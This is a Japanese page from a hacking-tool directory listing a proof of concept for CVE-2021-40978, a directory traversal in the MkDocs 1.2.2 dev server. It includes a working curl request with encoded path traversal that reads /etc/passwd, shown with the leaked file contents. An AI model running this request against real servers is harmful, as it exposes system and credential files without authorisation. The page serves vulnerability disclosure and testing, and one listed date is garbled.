Skip to content
KitploitKITPLOIT
ツールブログ
Log in
提出
ツールブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2021-40978 — MkDocs 1.2.2 組み込み開発サーバーのディレクトリトラバーサルの概念実証。エンコードされたパストラバーサルを介した任意のファイル読み取りを可能にします。curl および Nuclei テンプレートの例を含みます。 | Kitploit
ツール/GitHubGitHub/nisdn/cve-2021-40978
脆弱性分析エクスプロイトウェブアプリケーション悪用情報収集ペネトレーションテスト
GitHubnisdn/cve-2021-40978

CVE-2021-40978

MkDocs 1.2.2 組み込み開発サーバーのディレクトリトラバーサルの概念実証。エンコードされたパストラバーサルを介した任意のファイル読み取りを可能にします。curl および Nuclei テンプレートの例を含みます。

リポジトリを見る
224年前未レビュー

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
共有

CVE-2021-40978

mkdocs 組み込み dev-server のディレクトリトラバーサル

Mkdocs 1.2.2 では、ポート 8000 で応答する組み込み dev-server を介したディレクトリトラバーサルが可能です。 以下に、正常に悪用されたパスの例をいくつか示します。

影響

この手法を使用すると、ルートディレクトリ外のファイルを取得でき、誰でも任意のファイルを読み取り・ダウンロードできるようになります。

image


リクエスト:

image


レスポンス:

image

概念実証

Nuclei テンプレート: https://github.com/projectdiscovery/nuclei-templates/blob/master/cves/2021/CVE-2021-40978.yaml

curl http://0.0.0.0:8000/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd -i
HTTP/1.0 200 OK
Date: Mon, 04 Oct 2021 02:13:38 GMT
Server: WSGIServer/0.2 CPython/3.7.3
Content-Type: application/octet-stream
Content-Length: 2187

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync...

Screenshot_20211003_231812

ツールをダウンロード